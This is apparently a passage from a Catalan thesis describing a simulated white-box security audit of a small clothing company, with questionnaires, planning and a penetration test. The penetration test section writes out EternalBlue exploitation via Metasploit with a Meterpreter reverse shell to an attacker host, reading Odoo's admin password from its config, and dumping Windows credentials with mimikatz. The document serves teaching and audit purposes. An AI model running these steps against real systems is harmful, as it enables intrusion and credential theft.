
Figura 19 - Organigrama de l'empresa
Font: Elaboració pròpia

Pel que fa a la seua estructura empresarial (Figura 19) està divida en dos sectors (producció i administració), la primera d'elles compta amb unitat de 12 operaris, dels quals 2 són els encarregats, un de cada secció; 4 d'ells s'encarreguen de l'impremta i els materials necessaris per a customitzar les prendes i la resta de gestionar l'inventari i sol·licitar-ne més als proveedors (baix la supervisió de l'encarregat). També està l'encarregat del control de qualitat el qual revisa que el material i les impresions siguen correctes i per acabar hi ha 6 membres en logística per a realitzar els enviaments, sent un d'ells el supervisor. Respecte a la segona part, la de l'administració, hi ha 7 empleats més, 2 encarregats de la contabilitat, 2 per a atenció al client, 2 tècnics per al mantiment de l'ERP i de la tenda online i per últim, el director.

Imatge 7 - Lloc web a Odoo
Font: Elaboració pròpia

Com ja s'ha deixat entreveure per a gestionar la informació compten amb un ERP bastant extés a aquest tipus d'empreses com es Odoo, amb el qual es gestiona l'inventari del que es disposa, les dates bancaries de compres i vendes, les comandes als preveïdors, les comandes realitzades pels clients a través d'una web (Imatge 7) que conta amb una tenda per a la venda online (Imatge 8); tot açò es troba integrat a la pròpia plataforma de Odoo.


A l'ERP tenen accés diferents tipus d'usuaris amb distints privilegis d'acord amb el lloc de treball que ocupen i les seues responsabilitats; de forma més concreta, de tots els treballadors únicament els encarregats de cada secció i els membres de les oficines (part d'administració) hi poden accedir.



Imatge 8 - Tenda de venda online

Font: Elaboració pròpia

Per a poden iniciar sessió a Odoo cadascún d'ells disposa de les seues propies credencials i compten amb un equip (amb la versió de S.O. *Windows 7 Professional*) la qual cosa suposa un total de 10 equips. Els equips estan conectats a dos *switchs*, un per a cada sector (administració i producció) que es conecten al *router* el qual dona accés a internet, a la Imatge 9 es representa la topologia de red, indicant com es conectarà l'auditor.



Imatge 9 - Topologia de red

Font: Elaboració pròpia

7.2. Contracte de auditoria

En primer lloc s'ha realitzat un contracte que especifica el treball que la empresa auditada desitja que es realitze i les condicions per a dur a terme el mateix, establint una serie de pautes i restriccions (a l'Annex III s'adjunta el contracte elaborat).

Si se segueix la classificació tractada prèviament als conceptes, aquesta auditoria es classifica de la següent manera (Taula 8).

Objecte	Seguretat
Subjecte	Extern
Abast	Parcial
Origen	Voluntari

Taula 8 - Classificació de la auditoria
Font: Elaboració pròpia

S'estableix com una auditoria externa en quant al subjecte que la realitza, ja que l'auditor no pertany a la pròpia empresa, de caràcter voluntari degut a que és l'empresa la que s'ha posat en contacte amb l'entitat auditora per a realitzar-la i únicament desitja revisar i millorar els aspectes especificats i d'abast parcial ja que les proves que es realitzaran son serveis concrets concretes per veure amb més detall si es compleixen les especificacions esperades a certs punts. Com a objecte d'estudi s'establirà la seguretat de la informació i concretament els serveis oferits son el de realitzar un test de penetració als equips i comprovar si es possible l'accés al ERP utilitzat per a la gestió, tal com s'ha establert anteriorment al contracte.

7.3. Fases de la auditoria

Per a procedir amb l'auditoria es seguiran els punts esmentats anteriorment a la metodologia, vegent algunes de les activitats realitzades a cadascuna de les fases, per a disposar d'algun aspecte pràctic representatiu.

7.3.1. Presa de contacte

Com a primera tasca, prèviament a realitzar la planificació de les tasques que l'auditat desitja que es realitzen, es du a terme una investigació per coneixer com està organitzada l'empresa, a que es dedica quins departaments i quins membres la conformen, com es tracta d'una auditoria de caixa blanca tota la informació que s'ha anat trobant es contrasta amb la proporcionada pel client per investigar la causa de les diferències.

Com s'ha acordat que el servei a realitzar es una auditoria de caixa blanca, la informació que es necessite ens la proporcionorà la pròpia empresa. Per a fer-ho, s'han realitzat un conjunt de qüestionaris i preguntes per a entrevistar a alguns membres de la empresa i tractar de indentificar així els punts febles del sistema o àares on eixisteix un potencial risc i requereixen d'una especial atenció.

Qüestionaris

A continuació es mostren els qüestionaris elaborats, adjuntant també algunes de les respostes que determinaran com és la planifica la següent fase. S'ha entregat a tots els treballadors tant de la part de producció com la d'administració, comprovant que contestaren a les seccions pertinents.

QUESTIONARI

Auditoria de seguretat de sistemes de la informació – Salva SPORT

Informe Núm. A-13-14.3.19 *14 de març de 2019*

1 – Els nivells de jerarquia establerts son adeqüats? SI/NO

SI 95% NO 5%

2 – Les arees tenen clares les seures responsabilitats? SI/NO

SI 100% NO 0%

3 – Es troba definida de forma adequada la linia d'autoritat?

SI 100% NO 0%

4 – Qui autoritza o aprova les funcions realitzades?

- Supervisor de logistica
- Encarregat d'operaris
- Director
- Resposanble de operaris i control de calitat

5 – En cas de no cumplir les funcions es degut a: A) - E)

A) Falta de personal 5%

B) Carregues de treball excesives 5%

C) Realització d'altres activitats 5%

D) Maquinaria o elements de treball 15%

E) Es solen cumplir les funcions 70%

6 – El nombre de empleats que treballen es adequat? SI/NO

SI 90% NO 10%

(En cas d'haver contestat NO a la num. 6)

7 – Com el canviaria?

AUMENTAR 100% DISMINUIR 0%

8 – Les eines utilitzades s'adeqüen a les necessitats? SI/NO

SI 95% NO 5%

(Preguntes per a encarregats o treballadors amb accés a un equip informàtic)

9 – S'adeqüen el hardware i software utilitzat?

SI 60% NO 40%

10 – Coneix les àrees a gestionar al ERP d'acord amb les responsabilitats?

SI 90% NO 10%

11 – Considera útil l'us d'un ERP per a la gestió integral de l'empresa?

SI 100% NO 0%

(Pregunta per a tots els empleats)

12 – Quines son les seues recomanacions?

- Altres empreses tenen versions més actuals.
- Tot i que els equips són prou nous els programes a vegades van lents.
- Deuria de instruir-se millor en l'us del ERP ja que no conec totes les funcions.

D'acord amb les respostes observades, si s'analitzen s'identifiquen com a punts de risc que el software i el sistemes operatius que s'utilitzen no son les versions més actualitzades que es troben al mercat, per la qual cosa requeriran d'una especial atenció. D'altra banda l'organigrama i els rols definits junt amb la quantitat de recursos destinats per a la gestió de la empresa pareix funcionar adequadament.

7.3.2. Planificació de la operació

Per a disposar d'una millor planificació de les tasques a realitzar durant el desenvolupament de l'aditoria s'ha utilitzat la representació del diagrama de Gantt, la qual cosa permet veure la duració de cadascuna d'elles i de la totalitat procés en el temps, així com els responsables i implicats en les mateixes. És important disposar d'una planificació general per veure si les tasques es desenvolupen en els temps estimats ja que si no es segueix la programació establerta es podria arribar a incomplir els temps establerts del procés d'auditoria al contracte.

Diagrama de Gantt

Tal com es mostra a a Figura 20 i d'acord amb la planificació establerta el procés tindrà una duració total de 55 dies laborals, des del 4 de març fins al 17 de maig completant totes les fases de la metodologia d'una auditoria.




Figura 20 - Planificació de l'auditoria (Diagrama de Gantt)

Font: Elaboració pròpia

A continuació a la Figura 21, es poden observar amb més detall les activitats que composen cadascuna de les fases de l'auditoria, quines activitats són predecessores unes d'altres i la duració estimada de les mateixes. És realitzant aquesta llista de tasques a desenvolupar amb la qual s'ha creat l'anterior diagrama permetent així tindre una visió global de la duració aproximada de tot el procés.

	Modo de tarea	Nombre de tarea	Duración	Comienzo	Fin	Predecesora
1		**Presa de contacte**	**8 días**	**lun 04/03**	**mié 13/03**	
2		Investigació	2 días	lun 04/03	mar 05/03	
3		Elaboració de qüestionaris	1 día	jue 07/03	jue 07/03	2
4		Planificació i preparació de entrevistes	2 días	jue 07/03	vie 08/03	2
5		Recopilació de informació	3 días	lun 11/03	mié 13/03	3;4
6		**Planificació de la operació**	**6 días**	**jue 14/03**	**jue 21/03**	**1**
7		Entrevistes i qüestionaris	2 días	jue 14/03	vie 15/03	5
8		Evaluació de la estructura	1 día	lun 18/03	lun 18/03	7
9		Evaluació de recursos	3 días	mar 19/03	jue 21/03	8
10		**Desenvolupament de la auditoria**	**25 días**	**vie 22/03**	**jue 25/04**	**6**
11		Escaneig de la xarxa	3 días	vie 22/03	mar 26/03	9
12		Busqueda de vulnerabilitats	5 días	mié 27/03	mar 02/04	11
13		Explotació de vulnerabilitats del SO	7 días	mié 03/04	jue 11/04	12
14		Explotació de vulnerabilitats del software	10 días	vie 12/04	jue 25/04	13
15		**Síntesi i diagnòstic**	**7 días**	**vie 26/04**	**lun 06/05**	**10**
16		Anàlisi de resultats	3 días	vie 26/04	mar 30/04	14
17		Sintetitzar la informació	2 días	mié 01/05	jue 02/05	16
18		Elaboració del diagnòstic	2 días	vie 03/05	lun 06/05	17
19		**Presentació de conclusions**	**5 días**	**mar 07/05**	**lun 13/05**	**15**
20		Elaborar conclusions	2 días	mar 07/05	mié 08/05	18
21		Sintetitzar en una presentació	2 días	jue 09/05	vie 10/05	20
22		Mostrar conclusions a la directiva	1 día	lun 13/05	lun 13/05	21
23		**Redacció del informe i pla de millora**	**4 días**	**mar 14/05**	**vie 17/05**	**19**
24		Preparació de documentació per a l'informe	1 día	mar 14/05	mar 14/05	22
25		Redacció del informe	1 día	mar 14/05	mar 14/05	22
26		Elaboració del pla de millora	2 días	mié 15/05	jue 16/05	24;25
27		Entrega de l'informa i pla de millora	1 día	vie 17/05	vie 17/05	26

Figura 21 - Activitats de l'auditoria

Font: Elaboració pròpia


7.3.3. Desenvolupament de l'auditoria

Per a inciar la posada en marxa dels serveis requerits a l'auditoria, com és el cas de un test d'intrusió, la primera tasca a realitzar serà analitzar la xarxa i veure els equips conectats per tractar de identificar possibles vulnerabilitats. Per a realitzar la simulació únicament s'investigarà un equip, però el procés complet d'auditoria requerirà de revisar tots els equips de l'empresa.


Per començar s'ha realitzats un escaneig de la xarxa amb *Zenmap*, que és una interfície gràfica de *Nmap*. Una vegada identificades les IP, s'identificarà el S.O. i la versió que utilitza cadascuna d'elles, en l'exemple que s'esta veient la IP de l'equip investigat és 192.168.1.32 tal com s'ha mostrat a la configuració de la VM.

```
nmap -T4 -F 192.168.1.0/24
nmap -sV -O -v 192.168.1.32
```

Tal com s'observa a la Imatge 10 i la Imatge 11, el resultat retornat de l'execució de l'anterior codi indica que el S.O. de la màquina que s'esta escanejant és un Windows 7.



Imatge 10 - Anàlisi amb Nmap
Font: Elaboració pròpia




Imatge 11 - Detalls del S.O. escanejat

Font: Elaboració pròpia

Investigant s'ha trobat que hi ha una vulnerabilitat que afecta a aquesta distribució anomenada EternalBlue[3], que permet l'execució d'ordres de forma remota a través de SMB (*Server Message Block*) i que pot infectar a sistemes Windows connectats en una mateixa xarxa que no estiguin degudament actualitzats, per la qual cosa la infecció d'un sol equip pot arribar a comprometre a tota la xarxa. **[38]**

Per a explotar-la es farà ús de Metasploit, un *software* que recopila multitud d'*exploits*, scripts i elements d'ajuda, a més de informació sobre les mateixes, com l'origen, les possibilitats, la data o el rang de freqüència en la que es troba als sistemes. Per a iniciar-lo es pot utilitzar el propi *framework* o pot ser inciat des de la consola de terminal amb el comandament `msfconsole`.

Per a buscar les diferents vulnereabilitats es fa ús del comandament '`search`' (Imatge 12) i per a seleccionar-lo s'utilitza el '`use`' junt amb el nom de l'*exploit*, una vegada triat es pot fer ús del comandament '`show`' seguit de '`info`' per veure més detalls i informació (Imatge 13), o de '`options`' per a les opcions de configuració.




Imatge 12 - Búsqueda en Metasploit

Font: Elaboració pròpia

```
search eternalblue
use exploit/windows/smb/ms17_010_eternalblue
show info
show options
```

[3] Es tracta d'una variant de la vulnerabilitat que va possibilitar l'atac WannaCry comentat a la introducció d'aquest treball.




Imatge 13 - Informació de l'exploit

Font: Elaboració pròpia

Com a configuració per a iniciar l'*exploit* es determinaran els següents paràmetres indicant les IPs i els ports de l'equip remot i del local, junt amb el *payload*, que és la carrega que s'executa per a explotar la vulnerabilitat.

```
set RHOST 192.168.1.32
set RPORT 445
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.232
set LPORT 4444
```




Imatge 14 - Configuració de l'exploit


Font: Elaboració pròpia

Per a asegurar-se que les opcions de configuració establertes són les desitjades es pot utilitzar de nou el comandament '`show options`' (Imatge 14) i finalment executar el comandament

`exploit` o `use` per a la seua explotació. Una vegada executat (Imatge 15), es té accés a la màquina remota a través de Meterpreter, tal com es pot comprovar amb comandaments mostrats a la Imatge 16. Una vegada s’ha accedit a la màquina es pot navegar a través de les carpetes i arxius (la ubicació inicial es *C:\Windows\system32*).




Imatge 15 - Retorn de l'execució de l'exploit
Font: Elaboració pròpia



Imatge 16 - Meterpreter
Font: Elaboració pròpia

Altre dels objectius que es tenia als serveis a realitzar era l’accés al ERP Odoo. Quan es realitza la instal·lació, es crea un arxiu anomenat *odoo.conf*, ubicat a la ruta en la que s’ha instal·lat, (Imatge 17) que disposa de la contrasenya del compte d’administrador per a la plataforma. (Contrasenya: admin - Host: localhost - Port: 8069)

```
cd “C:\Program Files (x86)\Odoo 12.0”
cat odoo.conf
        admin passwd = admin
        db_host = localhost
        http_port = 8069
```



Imatge 17 - Arxiu de configuració de Odoo
Font: Elaboració pròpia

Per últim, per obtindre les credencials de autentificació a l'equip investigat s'ha fet ús de les extensions i comandaments propis de Meterpreter (Imatge 18), per la qual cosa si es té accés físicament a la màquina o través d'una conexió remota es podria fer *login* amb el compte d'usuari i contrasenya trobats . (Usuari: Salva Garcia Espin - Contrasenya: SalvaSPORT)

```
load mimikatz
kerberos
```

Domain	User	Password
GERENCIA01	Salva Garcia Espin	SalvaSPORT

Imatge 18 - Contrasenyes d'usuari
Font: Elaboració pròpia

Una vegada s'ha conseguit accedir a l'equip (Figura 22) per alguns dels anteriors mètodes i iniciar la sessió fent ús d'aquestes credencials es continuarà amb l'intent de accedir al ERP.

Figura 22 - Accés a l'equip
Font: Elaboració pròpia

Tal com s'indicava a l'arxiu *odoo.conf* està allotjat al *localhost* a i l'acceés per *http* és a través port 8069. Accedint des del navegador a localhost:8069 apareix el lloc web de l'emrpesa, on al identificar-se com a l'usuari administrador s'obté un control total a totes les característiques que gestiona l'ERP.

